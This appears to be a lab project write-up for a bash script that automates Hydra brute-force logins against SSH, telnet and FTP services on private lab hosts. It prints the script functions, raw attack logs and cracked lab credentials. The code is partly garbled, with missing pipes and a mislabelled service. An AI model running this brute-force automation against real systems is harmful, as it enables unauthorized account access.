<div>Hydra v9.4 (c) 2022 by van Hauser/THC &amp; David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).</div> <div>Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-02 23:31:27 [DATA] max 4 tasks per 1 server, overall 4 tasks, 20 login tries (l:5/p:4), ~5 tries per task [DATA] attacking ssh://192.168.247.136:22/ [VERBOSE] Resolving addresses ... [VERBOSE] resolving done [INFO] Testing if password authentication is supported by ssh://msfadmin@192.168.247.136:22 [INFO] Successful, password authentication is supported by ssh://192.168.247.136:22 [ATTEMPT] target 192.168.247.136 - login "msfadmin" - pass "123123" - 1 of 20 [child 0] (0/0) [ATTEMPT] target 192.168.247.136 - login "msfadmin" - pass "tc" - 2 of 20 [child 1] (0/0) [ATTEMPT] target 192.168.247.136 - login "msfadmin" - pass "msfadmin" - 3 of 20 [child 2] (0/0) [ATTEMPT] target 192.168.247.136 - login "msfadmin" - pass "hello" - 4 of 20 [child 3] (0/0) [ATTEMPT] target 192.168.247.136 - login "tc" - pass "123123" - 5 of 20 [child 0] (0/0) [ATTEMPT] target 192.168.247.136 - login "tc" - pass "tc" - 6 of 20 [child 2] (0/0) [ATTEMPT] target 192.168.247.136 - login "tc" - pass "msfadmin" - 7 of 20 [child 1] (0/0) [ATTEMPT] target 192.168.247.136 - login "tc" - pass "hello" - 8 of 20 [child 3] (0/0) [22][ssh] host: 192.168.247.136 login: tc password: tc [ATTEMPT] target 192.168.247.136 - login "guests" - pass "123123" - 9 of 20 [child 2] (0/0) [ATTEMPT] target 192.168.247.136 - login "guests" - pass "tc" - 10 of 20 [child 0] (0/0) [ATTEMPT] target 192.168.247.136 - login "guests" - pass "msfadmin" - 11 of 20 [child 3] (0/0) [ATTEMPT] target 192.168.247.136 - login "guests" - pass "hello" - 12 of 20 [child 1] (0/0) [ATTEMPT] target 192.168.247.136 - login "user1" - pass "123123" - 13 of 20 [child 2] (0/0) [ATTEMPT] target 192.168.247.136 - login "user1" - pass "tc" - 14 of 20 [child 0] (0/0) [ATTEMPT] target 192.168.247.136 - login "user1" - pass "msfadmin" - 15 of 20 [child 3] (0/0) [ATTEMPT] target 192.168.247.136 - login "user1" - pass "hello" - 16 of 20 [child 1] (0/0) [ATTEMPT] target 192.168.247.136 - login "services" - pass "123123" - 17 of 20 [child 2] (0/0) [ATTEMPT] target 192.168.247.136 - login "services" - pass "tc" - 18 of 20 [child 0] (0/0) [ATTEMPT] target 192.168.247.136 - login "services" - pass "msfadmin" - 19 of 20 [child 3] (0/0) [ATTEMPT] target 192.168.247.136 - login "services" - pass "hello" - 20 of 20 [child 1] (0/0) [STATUS] attack finished for 192.168.247.136 (waiting for children to complete tests) 1 of 1 target successfully completed, 1 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-02 23:31:41 Hydra v9.4 (c) 2022 by van Hauser/THC &amp; David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).</div> <div>Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-02 23:31:49 [WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available [DATA] max 16 tasks per 1 server, overall 16 tasks, 20 login tries (l:5/p:4), ~2 tries per task [DATA] attacking telnet://192.168.247.146:23/ [VERBOSE] Resolving addresses ... [VERBOSE] resolving done [ATTEMPT] target 192.168.247.146 - login "msfadmin" - pass "123123" - 1 of 20 [child 0] (0/0) [ATTEMPT] target 192.168.247.146 - login "msfadmin" - pass "tc" - 2 of 20 [child 1] (0/0) [ATTEMPT] target 192.168.247.146 - login "msfadmin" - pass "msfadmin" - 3 of 20 [child 2] (0/0) [ATTEMPT] target 192.168.247.146 - login "msfadmin" - pass "hello" - 4 of 20 [child 3] (0/0) [ATTEMPT] target 192.168.247.146 - login "tc" - pass "123123" - 5 of 20 [child 4] (0/0) [ATTEMPT] target 192.168.247.146 - login "tc" - pass "tc" - 6 of 20 [child 5] (0/0) [ATTEMPT] target 192.168.247.146 - login "tc" - pass "msfadmin" - 7 of 20 [child 6] (0/0) [ATTEMPT] target 192.168.247.146 - login "tc" - pass "hello" - 8 of 20 [child 7] (0/0) [ATTEMPT] target 192.168.247.146 - login "guests" - pass "123123" - 9 of 20 [child 8] (0/0) [ATTEMPT] target 192.168.247.146 - login "guests" - pass "tc" - 10 of 20 [child 9] (0/0) [ATTEMPT] target 192.168.247.146 - login "guests" - pass "msfadmin" - 11 of 20 [child 10] (0/0) [ATTEMPT] target 192.168.247.146 - login "guests" - pass "hello" - 12 of 20 [child 11] (0/0) [ATTEMPT] target 192.168.247.146 - login "user1" - pass "123123" - 13 of 20 [child 12] (0/0) [ATTEMPT] target 192.168.247.146 - login "user1" - pass "tc" - 14 of 20 [child 13] (0/0) [ATTEMPT] target 192.168.247.146 - login "user1" - pass "msfadmin" - 15 of 20 [child 14] (0/0) [ATTEMPT] target 192.168.247.146 - login "user1" - pass "hello" - 16 of 20 [child 15] (0/0) [ATTEMPT] target 192.168.247.146 - login "services" - pass "123123" - 17 of 20 [child 5] (0/0) [ATTEMPT] target 192.168.247.146 - login "services" - pass "tc" - 18 of 20 [child 7] (0/0) [ATTEMPT] target 192.168.247.146 - login "services" - pass "msfadmin" - 19 of 20 [child 9] (0/0) [ATTEMPT] target 192.168.247.146 - login "services" - pass "hello" - 20 of 20 [child 11] (0/0) [STATUS] attack finished for 192.168.247.146 (waiting for children to complete tests) 1 of 1 target completed, 0 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-02 23:31:58 cat: /home/hiankok/Desktop/Vulner/Thu 2023-02-02/vsftp2.3.4_attack.txt: No such file or directory Hydra v9.4 (c) 2022 by van Hauser/THC &amp; David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).</div>

S/N	CODES	FUNCTIONS	OUTPUT
	<pre># This function will run the vsftpd2.3.4 hydra attack. function vsftpd2.3.4_vul () {  # This for loop will continue to run for each individual IP address in the specific attack file. for IPadd in \$(cat ~/Desktop/Vulner/"\$todaydate"/vsftpd2.3.4_attack.txt); do  # This command gets the day, date and time for the start of the attack and save it in the variable "startdate" startdate=\$(date)  # This command creates a specific folder for the individual IP address mkdir -p ~/Desktop/Vulner/"\$todaydate"/\$IPadd  # This command runs Hydra on the IP address and save it into a file. hydra -L ~/Desktop/Vulner/User\ list/userlist -P ~/Desktop/Vulner/PW\ list/spwlist \$IPadd ftp -vV -o ~/ Desktop/Vulner/"\$todaydate"/\$IPadd/vsftpd2.3.4_Hydra_Attacks.txt  # This command gets the attack results and save it in the variable "hydrareresult" hydrareresult=\$(cat ~/Desktop/Vulner/"\$todaydate"/\$IPadd/vsftpd2.3.4_Hydra_Attacks.txt  grep host  sort  uniq)  # This command gets all the details and save it into the combine report log file. echo -e "\$startdate: IP address=\$IPadd: COMMAN=Hydra: SERVICE=Linux telnetd: RESULT=\$hydrareresult\n" &gt;&gt; ~/ Desktop/Vulner/OverallReportLog.txt  done  # This function will run the ProFTPD hydra attack. function ProFTPD_vul () {  # This for loop will continue to run for each individual IP address in the specific attack file. for IPadd in \$(cat ~/Desktop/Vulner/"\$todaydate"/ProFTPD_attack.txt); do  # This command gets the day, date and time for the start of the attack and save it in the variable "startdate" startdate=\$(date)  # This command creates a specific folder for the individual IP address mkdir -p ~/Desktop/Vulner/"\$todaydate"/\$IPadd  # This command runs Hydra on the IP address and save it into a file. hydra -L ~/Desktop/Vulner/User\ list/userlist -P ~/Desktop/Vulner/PW\ list/spwlist \$IPadd ftp -s 2121 -vV -o ~/Desktop/Vulner/"\$todaydate"/\$IPadd/ProFTPD_Hydra_Attacks.txt  # This command gets the attack results and save it in the variable "hydrareresult" hydrareresult=\$(cat ~/Desktop/Vulner/"\$todaydate"/\$IPadd/ProFTPD_Hydra_Attacks.txt  grep host  sort  uniq)  # This command gets all the details and save it into the combine report log file. echo -e "\$startdate: IP address=\$IPadd: COMMAN=Hydra: SERVICE=ProFTPD: RESULT=\$hydrareresult\n" &gt;&gt; ~/Desktop/ Vulner/OverallReportLog.txt  done  }</pre>		<pre>Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-02 23:31:58 [DATA] max 16 tasks per 1 server, overall 16 tasks, 20 login tries (l:5/p:4), ~2 tries p er task [DATA] attacking ftp://192.168.247.144:2121/ [VERBOSE] Resolving addresses ... [VERBOSE] resolving done [ATTEMPT] target 192.168.247.144 - login "msfadmin" - pass "123123" - 1 of 20 [child 0] (0/0) [ATTEMPT] target 192.168.247.144 - login "msfadmin" - pass "tc" - 2 of 20 [child 1] (0/0) [ATTEMPT] target 192.168.247.144 - login "msfadmin" - pass "msfadmin" - 3 of 20 [child 2] (0/0) [ATTEMPT] target 192.168.247.144 - login "msfadmin" - pass "hello" - 4 of 20 [child 3] ( 0/0) [ATTEMPT] target 192.168.247.144 - login "tc" - pass "123123" - 5 of 20 [child 4] (0/0) [ATTEMPT] target 192.168.247.144 - login "tc" - pass "tc" - 6 of 20 [child 5] (0/0) [ATTEMPT] target 192.168.247.144 - login "tc" - pass "msfadmin" - 7 of 20 [child 6] (0/0) [ATTEMPT] target 192.168.247.144 - login "tc" - pass "hello" - 8 of 20 [child 7] (0/0) [ATTEMPT] target 192.168.247.144 - login "guests" - pass "123123" - 9 of 20 [child 8] (0 /0) [ATTEMPT] target 192.168.247.144 - login "guests" - pass "tc" - 10 of 20 [child 9] (0/0) [ATTEMPT] target 192.168.247.144 - login "guests" - pass "msfadmin" - 11 of 20 [child 10] (0/0) [ATTEMPT] target 192.168.247.144 - login "guests" - pass "hello" - 12 of 20 [child 11] ( 0/0) [ATTEMPT] target 192.168.247.144 - login "user1" - pass "123123" - 13 of 20 [child 12] ( 0/0) [ATTEMPT] target 192.168.247.144 - login "user1" - pass "tc" - 14 of 20 [child 13] (0/0) [ATTEMPT] target 192.168.247.144 - login "user1" - pass "msfadmin" - 15 of 20 [child 14] (0/0) [ATTEMPT] target 192.168.247.144 - login "user1" - pass "hello" - 16 of 20 [child 15] (0 /0) [ATTEMPT] target 192.168.247.144 - login "services" - pass "123123" - 17 of 20 [child 9] (0/0) [ATTEMPT] target 192.168.247.144 - login "services" - pass "tc" - 18 of 20 [child 9] (0/ 0) [ATTEMPT] target 192.168.247.144 - login "services" - pass "msfadmin" - 19 of 20 [child 9] (0/0) [ATTEMPT] target 192.168.247.144 - login "services" - pass "hello" - 20 of 20 [child 9] (0/0) [STATUS] attack finished for 192.168.247.144 (waiting for children to complete tests) 1 of 1 target completed, 0 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-02 23:32:05</pre>

S/N	CODES	FUNCTIONS	OUTPUT
8	<pre> # This function is for user to view the overall log report. function ViewReports () {     # This command display the options available for user and request for their choice.     echo -e "\n(A) View Full Reportlog.     (B) View individual IP address log."     read viewingreport      # This command runs when the user choose (A)     if [ \$viewingreport == a ]    [ \$viewingreport == A ]     then         # This command display the whole report log.         cat ~/Desktop/Vulner/OverallReportlog.txt      else         # This command runs when the user did not choose (A) and request for user to input the IP Address         that they want to view details of.         echo -e "\nPlease enter the IP address that you want to check\n"          read ReportIP          # This command will display logs on the specified IP address only.         cat ~/Desktop/Vulner/OverallReportlog.txt  grep \$ReportIP      fi } </pre>	<ul style="list-style-type: none"> <li>This function is for user to view the reportlogs.</li> <li>It allows 2 options for the user. User can choose to see the whole reportlog or to look for specific IP address.</li> </ul>	<pre> ----- Main Menu ----- (A) Update and upgrade your system. (B) Install tools for the script. (C) Scan Network for Vulnerable Hosts. (D) Bruteforce Vulnerable Hosts. (E) View Attacks Reports. (F) Exit Script. e (A) View Full Reportlog. (B) View individual IP address log. a Thu Feb  2 11:31:27 PM +08 2023: IP address=192.168.247.136: COMMAN=Hydra: SERVICE=openS SH 8.9p1: RESULT=[22][ssh] host: 192.168.247.136  login: tc  password: tc  Thu Feb  2 11:31:41 PM +08 2023: IP address=192.168.247.145: COMMAN=Hydra: SERVICE=Linux telnetd: RESULT=[23][telnet] host: 192.168.247.145  login: msfadmin  password: msfadm in  Thu Feb  2 11:31:49 PM +08 2023: IP address=192.168.247.146: COMMAN=Hydra: SERVICE=Linux telnetd: RESULT=  Thu Feb  2 11:31:58 PM +08 2023: IP address=192.168.247.144: COMMAN=Hydra: SERVICE=ProFT PD: RESULT= </pre> <pre> ----- Main Menu ----- (A) Update and upgrade your system. (B) Install tools for the script. (C) Scan Network for Vulnerable Hosts. (D) Bruteforce Vulnerable Hosts. (E) View Attacks Reports. (F) Exit Script. e (A) View Full Reportlog. (B) View individual IP address log. b  Please enter the IP address that you want to check  192.168.247.145 Thu Feb  2 11:31:41 PM +08 2023: IP address=192.168.247.145: COMMAN=Hydra: SERVICE=Linux telnetd: RESULT=[23][telnet] host: 192.168.247.145  login: msfadmin  password: msfadm in </pre>